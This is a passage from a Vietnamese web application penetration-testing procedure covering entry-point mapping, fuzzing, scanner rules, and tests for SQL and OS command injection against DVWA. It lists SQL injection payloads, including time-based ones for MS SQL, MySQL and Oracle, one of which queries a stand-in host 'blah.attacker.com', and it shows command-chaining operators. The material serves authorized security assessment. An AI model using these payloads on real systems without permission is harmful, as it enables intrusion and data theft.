- Để xử lý định dạng URL này, cần phải phân tách hoặc giải mã các thành phần trong URL. Ví dụ ở URL cuối cùng, nếu bỏ qua định dạng tùy chỉnh thì sẽ chỉ thấy được chuỗi truy vấn có chứa một tham số duy nhất được coi là dữ liệu. Điều đó sẽ bỏ qua nhiều loại lỗ hổng có thể tồn tại khi xử lý. Ngược lại, nếu chia tách định dạng, đặt trong bối cảnh là một chuỗi các trường dạng XML thì ngay lập tức phát hiện ra nhiều lỗ hổng SQL injection và path traversal.

```
/dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e
```

- Nếu nhìn bình thường sẽ là một điểm vào data với giá trị là "%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e".
- Phân tích chuỗi "%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e" bằng cách sử dụng URL decode sẽ được chuỗi: "<foo>bar</foo><foo2>bar2</foo2>". Như vậy sẽ thấy có hai điểm vào ứng dụng là foo=bar và foo2=bar2.
- Thông thường sẽ có các kiểu biến đổi như sử dụng: URL encode, base64 encode, hoặc sử dụng dạng dấu phân tách khác dấu & thông thường như ;, \$... Trong một số trường hợp, người lập trình sẽ sử dụng phương pháp mã hóa để "gói" tất cả các biến vào một biến chung (mã hóa toàn bộ URI) thành một biến.

### HTTP Headers:

- Một số ứng dụng sử dụng chức năng log tùy chỉnh. Nội dung của giá trị log có thể xuất phát từ các trường trong HTTP Header như Referer và User-Agent. Những giá trị này luôn được coi là những điểm vào ứng dụng. Để xác định được xem ứng dụng có sử dụng HTTP Header không cần phải phân tích ứng dụng, cách mà ứng dụng xử lý, đầu vào cho chức năng đó. Ví dụ như:
- Ứng dụng có thể phát hiện ra rằng người dùng đã đến thông qua một công cụ tìm kiếm và tùy chỉnh với chuỗi tìm kiếm đó. Khi đó, rất có thể trường Referer đã được ứng dụng sử dụng.
- Xu hướng trong thời gian gần đây là cho phép hiển thị những trang khác nhau trên những thiết bị khác nhau, trình duyệt web khác nhau. Như vậy ứng dụng phát hiện ra người dùng sử dụng trình duyệt loại gì ? IE hay Firefox, Chrome. Nếu người dùng sử dụng di động để truy cập thì tự động chuyển sang trang dành cho di động. Điều này có thể làm được bằng cách sử dụng trường User-Agent trong HTTP Header. Đây chính là một đầu vào cho ứng dụng. Từ đây có thể dẫn đến những giao diện khác nhau, những tính năng khác nhau của ứng dụng.
- Để phát hiện xem ứng dụng có sử dụng User-Agent như là một đầu vào hay không, có thể thử truy cập với một User-Agent khác. Firefox có add-on User-Agent Switcher hỗ trợ việc thay đổi User-Agent này.



Hình 58: Công cụ thay đổi User-Agent

- Link add-on: <https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/>
- Tiến hành truy cập với User-Agent khác nhau (thường là sử dụng User-Agent của thiết bị di động). Nếu hiển thị giao diện khác nhau thì có thể sử dụng User-Agent. Trường hợp khác là ứng dụng có chức năng thông báo người dùng đang sử dụng trình duyệt gì thì cũng sử dụng User-Agent.
- Cập nhật những điểm vào ứng dụng tìm được vào bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATTT.03. Ví dụ về bảng “Danh mục điểm vào ứng dụng” khi kết thúc:

ST T	URL	Phươ ng thức	Mô tả	Đán h giá khả năn g lỗi	Ghi ch ú
1	http://localhost	Cookie	PHPSESSID=3l9hrft7npk8t5q36qv8gch3i3		
2	http://localhost	User-Agent	Mozilla/5.0		
3	<u>http://localhost/login</u>	GET	Trang đăng nhập		
4	http://localhost?id=1	GET	Điểm vào id=1		

5	<a href="http://localhost/login">http://localhost/login</a>	POST	Điểm vào Username=abc		
---	---	------	-----------------------	--	--

### 3.3 Xác định khả năng tấn công

- Bước này tiến hành phân tích từng điểm vào ứng dụng, xác định điểm vào đó có thể mắc lỗi gì. Mục đích là xác định khả năng tấn công ứng dụng. Ánh xạ giữa cấu trúc bên trong và chức năng của ứng dụng ở phía server. Ví dụ một chức năng nhận thông tin đặt hàng của khách hàng thì chắc chắn sẽ tương tác với database.
- Bước này yêu cầu:
  - Hiểu được những chức năng chính được triển khai như thế nào ? sử dụng cơ chế bảo mật như thế nào ?
  - Xác định tất cả chức năng chi tiết của ứng dụng và ánh xạ những chức năng này sang những lỗ hổng bảo mật có thể mắc. Với mỗi điểm vào ứng dụng thu được ở trên, nhận diện các lỗi thông dụng thường xuất hiện ở chúng. Cụ thể như sau:


STT	Chức năng/Tương tác	Khả năng mắc lỗi
1.	Tương tác với cơ sở dữ liệu	SQL injection
2.	Tương tác với hệ thống (ping, traceroute)	Command injection
3.	File upload, download	Path traversal, stored cross-site scripting
4.	Hiển thị thông tin do người dùng cung cấp	Cross-site scripting
5.	Dynamic redirects	Chuyển hướng người dùng, header injection
6.	Đăng nhập, đăng ký, khôi phục mật khẩu.	Liệt kê người dùng, mật khẩu yếu, tấn công brute force
7.	Đăng nhập nhiều lớp (username/password, token)	Logic flaws
8.	Tính năng mạng xã hội, thông tin tài khoản	Liệt kê người dùng, stored cross-site scripting
9.	Tương tác với email	E-mail và/hoặc command injection

10.	Sử dụng ứng dụng hàng thứ ba	Những lỗ hổng đã công bố
11.	Phiên	Session Fixation
12.	Chức năng quan trọng (thêm, sửa, xóa người dùng)	CSRF
13.	Thông tin truyền dạng rõ	Session Hacking
14.	Phân quyền theo chiều ngang	Phân quyền truy cập dữ liệu
15.	Phân quyền theo chiều dọc	Leo thang đặc quyền

- Nếu ứng dụng sử dụng nền tảng bên thứ ba cung cấp, tiến hành tìm kiếm những lỗ hổng bảo mật đã được công bố tại: [www.osvdb.org](http://www.osvdb.org). Lưu ý: Tìm kiếm với phiên bản tương ứng.

**Ví dụ thực tế:**

- Sau khi ánh xạ được giữa nội dung và chức năng của ứng dụng EIS, nhiều đường dẫn sẽ được sử dụng để kiểm tra ứng dụng.



Hình 59: Ví dụ về sitemap thu được

- Thư mục /auth có chức năng đăng nhập. Chức năng này sẽ cần kiểm tra: các lỗi xác thực, quản lý phiên, kiểm soát truy cập.
- Thư mục /core, trang sitestats nhận tham số đầu vào là một mảng phân tách với nhau bằng dấu | (rank|hits|time). Có thể tấn công buffer overflow để buộc ứng dụng hiển thị nhiều thông tin hơn (source|location|ip), từ đó tiết lộ thêm nhiều thông tin về người dùng. Quan tâm tới tham số pageID đang hướng tới một trang home. Thử một từ khóa đại diện như pageID=all hoặc pageID=\*. Cuối cùng, pageID có dấu gạch chéo (/) nên có khả năng tấn công path traversal.
- Thư mục /gb cung cấp tính năng guestbook. Khi truy cập vào đây cho phép người dùng để lại tin nhắn của mình, lưu lại, trả về những gì người dùng đã nhập vào. Có thể mắc lỗi Cross-site-scripting.
- Thư mục /home dành cho người dùng đã được xác thực. Có thể thực hiện kiểm tra phân quyền theo chiều ngang (thử truy cập tài nguyên người khác) để đảm bảo có sử dụng kiểm soát truy cập ở mọi trang hay không.

- Thư mục /icon và /images chứa những nội dung tĩnh như ảnh. Nên kết hợp thông tin tài khoản hệ điều hành để kiểm tra nhanh lại xem có tồn tại nội dung, file thực thi khác hay không.
- Thư mục /pub có hai thư mục con là /pub/media và /pub/user. Trong phần user, có thể tấn công bruteforce vào giá trị số /pub/user/11. Đây có thể userid.
- Thư mục /shop cung cấp chức năng mua bán hàng trực tuyến và số lượng lớn các URL. Có thể thực hiện những bài kiểm tra logic để mua hàng giảm giá hoặc không phải thanh toán.
- Kết quả: Cập nhật những lỗ hổng đã dự đoán với điểm vào ứng dụng tương ứng trong bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATTT.03. Ví dụ:

ST T	URL	Phươ ng thức	Mô tả	Đánh giá khả nă ng lỗi	Gh i ch ú
1.	http://localhost	Cookie	PHPSESSID=3l9hrft7npk8t5q36qv8gch3i3	Session Fixation	
2	http://localhost	User-Agent	Mozilla/5.0		
3	<u>http://localhost/login</u>	GET	Trang đăng nhập	Liệt kê người dùng, tấn công mật khẩu	
4	http://localhost?id=1	GET	Điểm vào id=1	SQL injection	
5	<u>http://localhost/login</u>	POST	Điểm vào Username=abc	Session Hijacking	

### 3.4 Kiểm tra khả năng lỗi.

- Dựa vào thông tin về điểm vào, lỗi có thể mắc, tiến hành kiểm tra khả năng mắc lỗi với từng điểm vào ứng dụng. Kiểm tra các lỗi:
  - Lỗi liên quan đến xác thực: liệt kê người dùng, tấn công vét cạn mật khẩu, chính sách mật khẩu mạnh.
  - Lỗi liên quan đến quản lý phiên: Session Fixation, Session Hijacking, lỗi CSRF.
  - Lỗi liên quan đến phân quyền, logic ứng dụng: lỗi phân quyền truy cập người dùng, lỗi leo thang đặc quyền.
  - Lỗi không mã hóa dữ liệu nhạy cảm, sử dụng thuật toán mã hóa yếu.
  - Lỗi cho phép spam SMS, email.
  - Lỗi phê chuẩn đầu vào dữ liệu, bao gồm:
    - Lỗi nhúng mã: SQL injection, OS command injection
    - Lỗi Cross-site-scripting
    - Lỗi thao tác với file: Path Traversal, Local File include/Remote File include.
    - Lỗi liên quan đến chuyển hướng người dùng.
- Phương pháp kiểm tra đối với những lỗi thuộc dạng phê chuẩn đầu dữ liệu là sử dụng kỹ thuật Fuzzing. Phương pháp này có nghĩa là tiến hành gửi tới điểm vào dữ liệu những loại dữ liệu không hợp lệ (dữ liệu sai, dữ liệu gây lỗi, thường được gọi là mã tấn công, payload), nhận lấy kết quả trả về từ ứng dụng, phân tích xem có khả năng mắc lỗi hay không. Việc fuzzing được tiến hành ở tất cả điểm vào ứng dụng, bao gồm:
  - URI: Các thành phần trong URI, Post Data
  - Protocol: Các thành phần gồm: HTTP Protocol, HTTP Header, Cookie

**Fuzzing URI:** URI có cấu trúc như sau:

/[path]/[page].[extension]?[name]=[value]&[name]=[value]

- Trong đó:
  - path: Đối với path thì trong quá trình fuzz các lỗi thường được kiểm tra là path traversal.
  - page: Đối với page thì có thể có các lỗi như để lộ những tập tin nhạy cảm như config.bin, config.inc, ...
  - extension: Khi fuzzing một số extension mà server không hỗ trợ có thể nhận diện ra được công nghệ mà web server đó sử dụng và nhận thấy lỗi thông báo từ web server khi thực hiện truy vấn các extension không hỗ trợ.
  - name: quá trình fuzzing các thành phần biến có thể dẫn đến khám phá các biến mà không công bố mà có khả năng vượt qua server. Hơn nữa việc gửi các tham số không mong đợi có thể dẫn đến ứng dụng ứng dụng bộc lộ thêm các ứng xử không lường trước.
  - value: các giá trị này là các giá trị mà ứng dụng mong đợi từ người sử dụng, trong quá trình fuzzing thì việc thay đổi các giá trị mong đợi từ ứng dụng có

thể kiểm tra ứng dụng có thể bị các lỗi như các lỗi liên quan đến chèn như sql injection, xss, local file inclusion, remote file inclusion, ... Đây là thành phần được kiểm tra nhiều nhất.

- separator:là thành phần mà web server sử dụng để nhận biết các tham số và giá trị mà ứng dụng Web server sử dụng. Trong quá trình fuzzing các separator này thì các webserver khác nhau thì sẽ có kiểu xử lý khác nhau.

**Fuzzing Protocol:** Giao thức HTTP hay sử dụng HTTP/1.0 và HTTP/1.1. Tiến hành fuzzing các thành phần mà giao thức HTTP, gồm:

- Fuzzing các phương thức đệ trình khác ngoài GET/POST như PUT, DELETE, TRACE, ...
- Fuzzing các phương thức đệ trình khác mà giao thức HTTP không hỗ trợ để xem sự phản ứng của Web Server.


**Fuzzing Header và Cookies:** Cấu trúc của Header trong giao thức HTTP có dạng:

[Header name]: [Header value]

- Quá trình fuzzing các thành phần Header name và Header value để xem sự phản ứng của Web Server. Lưu ý nếu gửi dữ liệu bằng phương thức POST thì dữ liệu được gửi trong phần Header và cách kiểm tra cũng tương tự như Fuzzing URI.
- Cookies là thành phần quan trọng trong ứng dụng Web và thường được ứng dụng Web làm nơi lưu trữ thông tin phiên làm việc. Fuzzing các thành phần của Cookies luôn cần được chú ý đến. Các thức fuzzing cũng tương tự như Fuzzing URI.
- Sau khi tiến hành gửi, fuzzing điểm vào ứng dụng, cần phân tích kết quả fuzzing để biết điểm vào đó có mắc lỗi hay không. Để nhận biết có mắc lỗi hay không, có thể phân tích, nhận biết theo:
  - HTTP Status code: Trong quá trình fuzzing thì cách Web Server xử lý thường bộc lộ qua mã trạng thái của nó. Ví dụ: 401 – Unauthorized, 500 – Internal Server Errors ...
  - Web server error messages: Các thông điệp được thông báo bởi ứng dụng hoặc Web Server.
  - Dropped connections: Quá trình fuzzing có thể dẫn đến Web server bị down bởi một dữ liệu fuzzing nào đó.
  - Log files và Event Logs: Là các nhật ký hệ thống lưu trữ quá trình trao đổi giữa Web Server và User.
- Quá trình tiến hành fuzzing với mỗi loại lỗi, bao gồm vị trí tiến hành fuzzing, mã tấn công, phương pháp nhận diện lỗi khác nhau. Tùy mỗi đặc trưng của từng lỗi sẽ có đặc điểm, cách làm khác nhau. Trong phần trên, mỗi điểm vào ứng dụng đều được tiến hành dự đoán lỗi có thể mắc phải.

### 3.5 Kiểm tra bằng công cụ tự động.

- Sử dụng công cụ tự động dò quét lại ứng dụng, tránh trường hợp bỏ sót lỗi, không tìm hết điểm vào ứng dụng.
- Lưu ý khi sử dụng: Việc sử dụng công cụ tiềm ẩn nguy cơ gây ra ảnh hưởng tới ứng dụng, cơ sở dữ liệu. Chú ý các vấn đề:
  - Chỉ sử dụng công cụ dò quét tự động khi có sự đồng ý cho phép của trưởng nhóm đánh giá.
  - Đánh giá khả năng trước khi thực hiện quét tự động.
  - Thông báo, thỏa thuận trước với đơn vị vận hành về thời gian tiến hành dò quét.
  - Chỉ sử dụng công cụ dò quét tự động tại những thành phần không yêu cầu đăng nhập, cập nhật dữ liệu lên cơ sở dữ liệu ( ví dụ như phần comment, sửa xóa thông tin cá nhân, upload file không được phép sử dụng công cụ tự động).
  - Việc dò quét tự động chỉ được thực hiện vào thời gian ứng dụng hoạt động thấp tải nhất (đối với ứng dụng đang hoạt động).
  - Trong quá trình dò quét, thành viên đánh giá phải trực tiếp làm việc, kiểm soát công cụ.
- Sử dụng công cụ tự động như Acunetix, AppScan để tiến hành dò quét. (Tham khảo phụ lục hướng dẫn sử dụng phần mềm Acunetix).
- Phân tích kết quả trả về của công cụ. Kết quả trả về có thể đúng hoặc sai, trong đó có thể bao gồm những lỗi đã tìm được ở bước trên hoặc không.



Hình 60: Công cụ Acunetix

- Đối với những lỗi ứng dụng đã tìm được ở trên, tiến hành kiểm tra lại xem còn bỏ sót điểm vào ứng dụng nào nữa hay không.
- Trường hợp phát hiện có thông báo lỗi tại điểm vào ứng dụng mới, cần phải cập nhật điểm vào ứng dụng vào bảng “”. Sau đó tiến hành kiểm tra lại khả năng mắc lỗi bằng tay như hướng dẫn ở trên. Nếu có mắc lỗi tiến hành cập nhật thêm vào bảng.
- Đối với những lỗi ứng dụng mới mà kiểm tra bằng tay không phát hiện ra được, tiến hành kiểm tra lại có tìm ra điểm vào ứng dụng mắc lỗi hay không. Nếu chưa có điểm vào ứng dụng đó cập nhật vào. Sau đó tiến hành kiểm tra lại khả năng mắc lỗi bằng tay như hướng dẫn ở trên. Nếu có mắc lỗi tiến hành cập nhật thêm vào bảng.
- Cập nhật đầy đủ thông tin về các điểm vào ứng dụng, các lỗi mắc phải vào các bảng cần thiết.

## 4. Hướng dẫn thực hiện đánh giá Greybox

### 4.1 Kiểm tra lỗi nhúng mã

- Mô tả:** Lỗi nhúng mã xảy ra khi người dùng chèn những đoạn mã tấn công vào yêu cầu gửi đến cho ứng dụng xử lý, làm ứng dụng hoạt động sai lệch, không đúng mục đích thiết kế ban đầu. Lỗi này rất phổ biến, xuất hiện trong truy vấn SQL, các câu lệnh OS, các tham số của ứng dụng.
- Ví dụ: Khi truy vấn tới cơ sở dữ liệu lập trình viên thường sử dụng phương pháp cộng xâu Input từ người dùng. Nếu như ứng dụng sử dụng những xâu này để truy vấn cơ sở dữ liệu SQL thì có thể mắc lỗi SQL Injection. Lợi dụng lỗi này, kẻ tấn công có thể xem, thêm, sửa, xóa dữ liệu trong database từ đó chiếm được tài khoản quản trị, lấy được toàn bộ dữ liệu của ứng dụng.
- Nguy hiểm hơn, nếu xâu Input từ người dùng không được kiểm tra mà có thể tương tác với hệ thống qua các lệnh điều khiển OS thì ứng dụng có thể mắc lỗi OS Injection. Trường hợp hệ thống không được cấu hình tốt thì kẻ tấn công hoàn toàn có thể chiếm quyền điều khiển máy chủ.

#### Kiểm tra lỗi SQL injection như sau:

- Dựa vào kết quả quá bước "Xác định khả năng tấn công ở trên", tiến hành kiểm tra khả năng mắc lỗi SQL injection của những điểm vào có khả năng. Quá trình kiểm tra như sau:
- Thực hiện gửi payload tấn công. Sau khi gửi lên thực hiện quan sát các dấu hiệu bất thường trong kết quả trả về để nhận diện lỗi. Sự bất thường ở đây thể hiện ở nội dung trả về, mã lỗi HTTP, chiều dài của phản hồi, thời gian phản hồi.
- Phản hồi trả về phụ thuộc vào loại hệ quản trị cơ sở dữ liệu và loại lỗi SQL injection mắc phải. Có hai loại SQL injection là: Errors Base và Blind SQL injection. Đối với loại Error base, khi nhập đầu vào sai cho truy vấn, ứng dụng sẽ có thông báo lỗi trả về. Ví dụ:



Hình 61: SQL Injection dạng Errorsbase

- Chú ý quan sát về mặt ngữ nghĩa của thông báo (SQL Syntax và Error). Nếu gửi lên tham số với giá trị có kèm ' mà gây ra lỗi, có thông báo bất thường thì tiếp tục đệ trình lại tham số đó nhưng có kèm thêm hai dấu '. Nếu ứng dụng không còn xuất hiện lỗi nữa thì có khả năng mắc lỗi SQL injection.

A screenshot of the DVWA SQL Injection page. The URL in the address bar is "localhost/dvwa/vulnerabilities/sqlinjection/?id=1'&Submit=Submit#". The main content area has a heading "Vulnerability: SQL Inj...". On the left, there is a sidebar menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main form has a "User ID:" label and a text input field containing "'". Below the input field, the output shows: "ID: 1'" First name: admin Surname: admin. The text "ID: 1'" is in red, while "First name: admin" and "Surname: admin" are in black.

Hình 62: Thử nghiệm với hai dấu nháy

- Với trường hợp Blind SQL injection, sẽ có 3 dạng chính là:
- Content-base:** Thử nghiệm với những payload cộng logic xem có sự khác biệt trong nội dung trả về hay không. Ví dụ với câu truy vấn:  
`$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";`
- Thử nhập vào biến \$id giá trị: "1' and 1=2 – comment" (Nội dung mã tấn công không bao gồm dấu ") để tạo thành mệnh đề "false". Khi đó sẽ không có nội dung trả về:

The screenshot shows the DVWA SQL Injection (Blind) page. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main area has a title 'Vulnerability: SQL Inj'. A 'User ID:' label is followed by an input field containing '1' and 1=2 -- a, and a 'Submit' button. Below this is a 'More info' section.

Hình 63: Blind SQL Injection


- Nhúng vào biến \$id giá trị: "1' and 1=1 – comment" tạo thành mệnh đề "true". Nếu có nội dung trả về tương ứng với trường hợp \$id có giá trị ban đầu là 1 thì ứng dụng mắc lỗi
- Có thể sử dụng các hàm sau:
  - SUBSTRING (text, start, length): trả về substring start từ vị trí start và có độ dài length (nếu start lớn hơn độ dài của text, hàm sẽ trả về giá trị null)
  - ASCII (char): trả về giá trị ASCII của kí tự input. Trả về null nếu char is 0
  - LENGTH (text): trả về độ dài xâu kí tự.

The screenshot shows the DVWA SQL Injection (Blind) page. The sidebar and main title are identical to the previous screenshot. The 'User ID:' input field is empty. Below it, the results of the injection query are displayed in red text: 'ID: 1' and 1=1 -- comment', 'First name: admin', and 'Surname: admin'.

Hình 64: Blind SQL injection

- Time-base:** Phương pháp này dựa vào thời gian thực hiện truy vấn của hệ quản trị cơ sở dữ liệu để xác định có mắc lỗi SQL injection hay không. Một số mã tấn công:
  - Đối với hệ quản trị MS SQL:
    - '; waitfor delay '0:30:0'
    - 1; waitfor delay '0:30:0'--
  - Đối với hệ quản trị My SQL:
    - SELECT BENCHMARK(1000000,MD5('A'));
    - SELECT SLEEP(5); # >= 5.0.12
  - Đối với hệ quản trị Oracle:
    - BEGIN DBMS\_LOCK.SLEEP(5); END;
    - SELECT UTL\_INADDR.get\_host\_name('10.0.0.1') FROM dual;
    - SELECT UTL\_INADDR.get\_host\_address('blah.attacker.com') FROM dual;
    - SELECT UTL\_HTTP.REQUEST('http://google.com') FROM dual;
- Nếu mắc lỗi ứng dụng sẽ trả về sau một thời gian tương ứng với giá trị đã truyền. Lưu ý so sánh với thời gian trả về của ứng dụng khi không mắc lỗi. Nên kiểm tra lại mã nguồn để tránh trường hợp xác định sai. Ví dụ:

Hình 65: Thời gian trả về khi bình thường




Hình 66: Thời gian trả về là 30s

- Nếu như đã xác định được ứng dụng đã bị lỗi và cần xem thử khả năng khai thác lỗi đến đâu thì có thể dùng các công cụ như sqlmap, sqlninja, Havij, ... để đánh giá.
- Lưu ý: Các mã tấn công sử dụng dấu nháy đơn ('').

#### Kiểm tra lỗi OS Command injection:

- Tiến hành kiểm tra tại những điểm vào có khả năng mắc lỗi Command Injection. Quan sát kết quả trả về xem có gì đặc biệt. Ví dụ như chèn thêm lệnh ipconfig thì sẽ có kết quả trả về là thông tin địa chỉ ip card mạng.
- Lưu ý là tập mã lệnh tấn công truyền vào phụ thuộc vào loại hệ điều hành máy chủ. Ví dụ như Windows có ipconfig, Linux có ifconfig. Chú ý chọn loại lệnh phù hợp.
- Tiến hành lặp lại kiểm tra với việc thay đổi mã tấn công để xác định liệu ứng dụng bị lỗi thực sự hay không. Trường hợp ứng dụng mắc lỗi OS Command Injectiontion thì có thể sử dụng các công cụ khai thác để xem mức độ hệ thống bị ảnh hưởng bởi lỗi này.
- Sử dụng dấu |, ||, & để kết nối hai câu lệnh với nhau. Cũng có thể thử sử dụng cả dấu pipe >.



Hình 67: Tấn công Command Injection

- Một số mã tấn công:
